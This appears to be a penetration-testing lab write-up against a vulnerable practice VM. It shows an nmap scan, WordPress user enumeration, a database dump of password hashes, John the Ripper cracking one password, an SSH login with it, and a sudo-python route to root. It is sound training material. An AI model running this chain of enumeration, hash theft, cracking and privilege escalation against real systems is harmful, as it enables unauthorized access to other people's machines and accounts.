
```
root@Kali:~# nmap -sV 192.168.1.110-115
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-02 17:34 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00080s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.115
Host is up (0.00094s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 6 IP addresses (2 hosts up) scanned in 12.53 seconds
root@Kali:~# █
```



```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up

[+] Finished: Wed May  4 17:39:04 2022
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.802 KB
[+] Memory used: 122.949 MB
[+] Elapsed time: 00:00:04
```

Exploitation: Unsalted User Password Hash (WordPress database)


Once we SSH'ed into Targer1 as Michael and accessed the MySQL database, we can easily find the WordPress user password hashes in the "wp_users" table.



```
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+---
----------------+----------+---------------------+---------------------+---
----------+----------------+
| ID | user_login | user_pass                          | user_nicename | us
er_email        | user_url | user_registered     | user_activation_key | us
er_status | display_name   |
+----+------------+------------------------------------+---------------+---
----------------+----------+---------------------+---------------------+---
----------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | mi
chael@raven.org |          | 2018-08-12 22:49:12 |                     |
        0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | st
even@raven.org  |          | 2018-08-12 23:31:16 |                     |
        0 | Steven Seagull |
+----+------------+------------------------------------+---------------+---
----------------+----------+---------------------+---------------------+---
----------+----------------+
2 rows in set (0.00 sec)
```

Exploitation: Unsalted User Password Hash (WordPress database)


After putting the user hashes into a txt file, it can be easily cracked by using johntheripper.




```
root@Kali:~# nano wp_hashes.txt
root@Kali:~# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 79 candidates buffered for the current salt, minimum 96 neede
d for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:03:34  3/3 0g/s 15352p/s 15352c/s 15352C/s stumene..stolana
0g 0:00:03:35  3/3 0g/s 15352p/s 15352c/s 15352C/s combets..cravara
pink84           (steven)
1g 0:00:04:00 DONE 3/3 (2022-05-04 16:38) 0.004154g/s 15372p/s 15372c/s 153
72C/s poslus..pingar
Use the "--show --format=phpass" options to display all of the cracked pass
words reliably
Session completed
root@Kali:~# ssh steve@192.168.1.110
steve@192.168.1.110's password:
Permission denied, please try again.
steve@192.168.1.110's password:
Permission denied, please try again.
steve@192.168.1.110's password:
^[[Asteve@192.168.1.110: Permission denied (publickey,password).
root@Kali:~# ssh steve@192.168.1.110^C
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

Exploitation: Privilege Escalation due to misconfiguration

- Once we got Steven’s password (pink84), we switched to his account by doing “su steven”; the doing “sudo -l” as steven shows that steven can run python as root without root password
- A quick Google search or on site like GTFOBins will tell us how to get a root shell if we can run a command, like python, as root without root password



